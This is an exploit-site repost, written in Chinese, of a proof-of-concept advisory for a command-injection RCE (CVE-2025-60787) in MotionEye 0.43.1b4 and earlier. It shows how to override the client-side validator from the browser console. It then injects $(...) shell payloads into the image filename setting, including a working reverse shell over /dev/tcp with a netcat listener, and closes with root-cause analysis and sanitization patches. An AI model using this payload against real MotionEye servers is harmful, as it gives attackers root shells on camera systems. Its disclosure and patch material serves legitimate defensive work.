## https://sploitus.com/exploit?id=KITPLOIT:TOOLS-GITHUB-PRABHATVERMA47-CVE-2025-60787
# CVE-2025-60787
CVE-2025-60787 Poc - RCE - MotionEye <= 0.43.1b4
原始链接:https://github.com/prabhatverma47/motionEye-RCE-through-config-parameter
# MotionEye 通过客户端验证绕过实现 RCE
## 摘要
在对运行在 Docker 中的 MotionEye 实例进行安全测试时,发现 Web UI 中的客户端验证可以被绕过。这允许提交任意输入,包括可能触发宿主容器执行命令的载荷。该问题如果被利用,存在远程代码执行(RCE)的风险。
**受影响版本** :包括 0.43.1b4 在内的所有版本
**补丁状态** :目前尚无补丁。本公告中提供了临时解决方案。
**项目参考** :https://github.com/motioneye-project/motioneye
**CWE** :CWE-20、CWE-78、CWE-116
**CVSS** :3.1/AV:N/AC:L/PR:H/UI:N/S:U/C:H/I:H/A:H
**CVSS** :7.2/10
* * *
## 环境
* 目标:运行在 Docker 中的 MotionEye
* 镜像:`ghcr.io/motioneye-project/motioneye:edge`
* 暴露端口:`9999` 映射到容器的 `8765`
* 测试凭据:`admin` / 空密码(默认)
* * *
## 复现步骤
### 1\. 容器搭建

运行以下命令以下载 Docker 镜像并启动容器
root@kitploit:~
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge
### 2\. 版本验证
root@kitploit:~
docker logs motioneye | grep "motionEye server"
**结果:** MotionEye 服务器 `0.43.1b4` 
### 3\. 文件系统访问

Docker 容器运行后,可以使用以下命令访问容器 shell
root@kitploit:~
docker exec -it motioneye /bin/bash
ls -la /tmp
### 4\. 初始访问
访问 Web 界面:
http://127.0.0.1:9999
登录:`admin`(空密码)
### 5\. 摄像头设置

添加了示例 RTSP 网络摄像头。
### 6\. 注入尝试
在“静态图像”>“图像文件名”中输入了恶意执行命令,但遇到了客户端验证错误。
root@kitploit:~
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S
被客户端验证阻止。


### 7\. 客户端验证发现
负责验证的脚本是:/static/js/main.js?v=0.43.1b4,它引用了 /static/js/ui.js?v=0.43.1b4 来实现验证条件。
文件:`/static/js/main.js?v=0.43.1b4` 引用 `/static/js/ui.js?v=0.43.1b4`
root@kitploit:~
function configUiValid() {
$('div.settings').find('.validator').each(function () { this.validate(); });
var valid = true;
$('div.settings input, select').each(function () {
if (this.invalid) { valid = false; return false; }
});
return valid;
}
### 8\. 绕过技术

通过在浏览器控制台中覆盖 **configUiValid** 函数,可以绕过所有验证检查:在浏览器控制台中输入以下代码片段(F12 或 Ctrl+Shift+I)
root@kitploit:~
configUiValid = function() {
return true;
};
### 9\. 载荷执行

现在可以直接输入载荷而无需任何验证:按如下设置并应用设置
设置:
* 捕获模式 = 间隔快照
* 间隔 = 10
* 图像文件名:
root@kitploit:~
$(touch /tmp/test).%Y-%m-%d-%H-%M-%S

应用 → 以**root 权限** 创建文件。
* * *
## 影响:将 RCE 武器化

简单的反向 shell 生成:
监听器:
root@kitploit:~
nc -lvnp 4444
注入的载荷:
root@kitploit:~
$(python3 -c "import os;os.system('bash -c \"bash -i >& /dev/tcp/192.168.0.108/4444 0>&1\"')").%Y-%m-%d-%H-%M-%S

结果:获得远程 shell。
* * *
## 根本原因与流程
MotionEye 存在漏洞,因为它从 Web 仪表板获取用户输入,并直接将其写入 Motion 配置文件,而没有检查危险字符。例如,UI 中的 image_file_name 字段被发送到后端(config.py)并保存到 /etc/motioneye/camera-.conf。当 MotionEye 重启 Motion 服务(motionctl.start)时,Motion 进程会读取此配置文件。如果 picture_filename 字段包含类似 $(touch /tmp/test) 的 shell 语法,Motion 会将其作为真实命令执行,而不是将其视为文件名的一部分。
未经过滤的输入被写入 Motion 配置文件:
`仪表板 JS → ConfigHandler.set_config() → camera-1.conf → motionctl.restart() → motion 解析 picture_filename → 执行载荷`
* * *
## 防护措施
### 过滤修复
文件:`/usr/local/lib/python3.13/dist-packages/motioneye/config.py`
root@kitploit:~
def sanitize_filename(value):
# 仅允许字母、数字、%、_、-、/、.
for ch in value:
if not (ch.isalnum() or ch in "%-_/."):
return "%Y-%m-%d/%H-%M-%S" # 安全回退
return value

应用过滤:
root@kitploit:~
data['picture_filename'] = sanitize_filename(ui['image_file_name'])
data['snapshot_filename'] = sanitize_filename(ui['image_file_name'])
修改前:  修改后: 
* * *
## 替代解决方案
### 步骤 1:运行 Docker
root@kitploit:~
docker run -d --name motioneye -p 9999:8765 ghcr.io/motioneye-project/motioneye:edge
### 步骤 2:访问容器
root@kitploit:~
docker exec -it motioneye /bin/bash
docker cp motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py ./config.py
docker cp ./Mconfig.py motioneye:/usr/local/lib/python3.13/dist-packages/motioneye/config.py
### 步骤 3:修改配置
原始代码:
root@kitploit:~
on_event_start = [f"{meyectl.find_command('relayevent')} start %t"]
on_event_end = [f"{meyectl.find_command('relayevent')} stop %t"]
on_movie_end = [f"{meyectl.find_command('relayevent')} movie_end %t %f"]
on_picture_save = [f"{meyectl.find_command('relayevent')} picture_save %t %f"]
替换为:
root@kitploit:~
import re
on_event_start = [f"{meyectl.find_command('relayevent')} start '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}'"]
on_event_end = [f"{meyectl.find_command('relayevent')} stop '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}'"]
on_movie_end = [f"{meyectl.find_command('relayevent')} movie_end '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}' '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%f')}'"]
on_picture_save = [f"{meyectl.find_command('relayevent')} picture_save '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%t')}' '{re.sub(r'[;&|$`()<>\"\\' ]', '', '%f')}'"]

### 步骤 4:重启
root@kitploit:~
docker restart motioneye

* * *
## 替代补丁
在 `motion_camera_ui_to_dict(...)` 内部:
原始代码:
root@kitploit:~
data['picture_filename'] = ui['image_file_name']
data['snapshot_filename'] = ui['image_file_name']
替换为:
root@kitploit:~
from re import sub
data['picture_filename'] = (sub(r'[^A-Za-z0-9._%/-]', '_', ui['image_file_name']).lstrip('/') or '%Y-%m-%d/%H-%M-%S')
data['snapshot_filename'] = (sub(r'[^A-Za-z0-9._%/-]', '_', ui['image_file_name']).lstrip('/') or '%Y-%m-%d/%H-%M-%S')
* * *